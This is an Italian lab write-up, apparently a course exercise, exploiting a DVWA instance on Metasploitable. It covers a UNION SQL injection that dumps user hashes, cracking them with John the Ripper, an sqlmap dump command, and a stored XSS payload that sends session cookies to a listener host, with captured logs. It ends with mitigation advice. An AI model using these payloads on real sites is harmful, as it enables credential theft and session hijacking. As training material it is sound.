

EXPLOIT VULNERABILITA' METASPLOITABLE 192.168.50.102

1) Sql injection blind

Una SQL Injection è un tipo di attacco portato ad un'applicazione web che consente a un aggressore di inserire istruzioni SQL dannose nell'applicazione. Nel caso di una SQLI blind, anche se un aggressore genera un errore nella query SQL, la risposta della query non può essere trasmessa direttamente alla pagina web.

- Ho settato la sicurezza della DVWA su low;
- Ho inserito la seguente query: `<% ' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users>`
Ed ho avuto in output la lista degli user con relative password in HASH.

```
Hunter  Exploit-DB  Google Hacking DB  OffSec

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

- Per avere le password in chiaro, ho creato una lista “passwduser.txt” nella quale ho elencato per ogni username la password hash corrispondente; poi ho lanciato John the ripper per eseguire un attacco di dizionario eseguendo l'hashing dell'elenco di parole e confrontando i risultati con l'elenco di hash delle password. Ho utilizzato come wordlist <rockyou.txt>. come si vede in figura, il risultato ottenuto sono le password in chiaro per ogni utente. In totale sono 5; per l'utente BOB la password è sempre password

```

No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passwduser.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2023-03-03 05:32) 50.00g/s 38400p/s 38400c/s 57600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$

```

ATTENZIONE: teoricamente nella SQI blind non avremo dovuto avere in output la lista degli user con password hash. Per questo motivo ho ricreato la stessa situazione sulla dvwa di kali , ed infatti il risultato è differente.

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

Infatti con la stessa query, il risultato è positivo solamente se vero.


- In seguito, una volta capita la vulnerabilità, ho trovato le password tramite sqlMap tramite il comando `< sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=ddaf44542f419d36bf12fb7dc" -D "dvwa" -T "users" --all`

user_id	user	avatar	password	last_name	first_name	last_lo
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2023-03
1	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2023-03
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2023-03
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2023-03
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2023-03

2) XSS STORED


L'attacco stored XSS (chiamato anche persistent XSS) è considerato il tipo più dannoso. Un attacco stored XSS si verifica quando l'input immesso da un utente viene archiviato (stored) e quindi visualizzato in una pagina Web. . L'autore di un attacco in genere sfrutta questa vulnerabilità inserendo i payload XSS nelle pagine più popolari di un sito , quindi salvandoli . Quando una richiesta richiama il codice e lo utilizza nell'output html , l'attacco viene attivato. Viene eseguito ogni volta che un web browser visita la pagina infetta.

- Per prima cosa ho cambiato la lunghezza massima del corpo del messaggio nella pagina DVWA da 50 a 500, in modo da poter inserire lo script.



- In seguito, ho creato il server in ascolto sulla porta 80 per ricevere i cookie di sessione della vittima, in questo caso la macchina metasploitable;
- Ho lanciato lo script nella DVWA e in contemporanea ho potuto vedere come il server riuscisse a catturare i cookie di sessione della vittima.

SCRIPT:



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Stored Cross Site Scripting' vulnerability. At the top is the DVWA logo. Below it, the title 'Vulnerability: Stored Cross Site Scripting' is displayed. The form contains two input fields: 'Name *' with the value 'hola' and 'Message *' with a JavaScript payload: `<script>new Image().src="http://192.168.50.100/abc.php?output="+document.cookie;</script>`. A 'Sign Guestbook' button is located below the message field.

```
(kali@kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.100 - - [03/Mar/2023 06:24:19] code 404, message File not found
192.168.50.100 - - [03/Mar/2023 06:24:19] "GET /abc.php?output=security=low;%20PHPSESSID=ddaf44542f419d36bf12fb7dc5c4ed97 HTTP/1.1" 404 -
192.168.50.100 - - [03/Mar/2023 06:27:14] code 404, message File not found
192.168.50.100 - - [03/Mar/2023 06:27:14] "GET /abc.php?output=security=low;%20PHPSESSID=ddaf44542f419d36bf12fb7dc5c4ed97 HTTP/1.1" 404 -
[]
```

- Ho effettuato anche una cattura dei cookie tramite il tool netcat:

```
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 33184
GET /abc.php?output=security=low;%20PHPSESSIONID=ddaf44542f419d36bf12fb7dc5c4ed97 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.102/
```

CONCLUSIONI

dalle vulnerabilità trovate, si consiglia di :

- In fase implementativa, **una programmazione che preveda un controllo di tutte le potenziali porte di accesso all'archivio di gestione dei dati** tramite: uso dell'estensione MySQLi, sanitizzare l'input dell'utente, disattivare sui siti la visibilità delle pagine degli errori.
- In caso si accettino link (ad esempio in un form di commento), verificare che il link sia HTTP o HTTPS e non adotti uno URI scheme come "javascript:" o "data:".
- Non inserire il valore passato dall'utente in uno script se non dopo encoding e sanitizzazione;
- Non inserire alcun input non controllato all'interno dell'HTML di risposta;
- Sconsigliato utilizzo di query dinamiche costruite tramite l'utilizzo dell'input utente.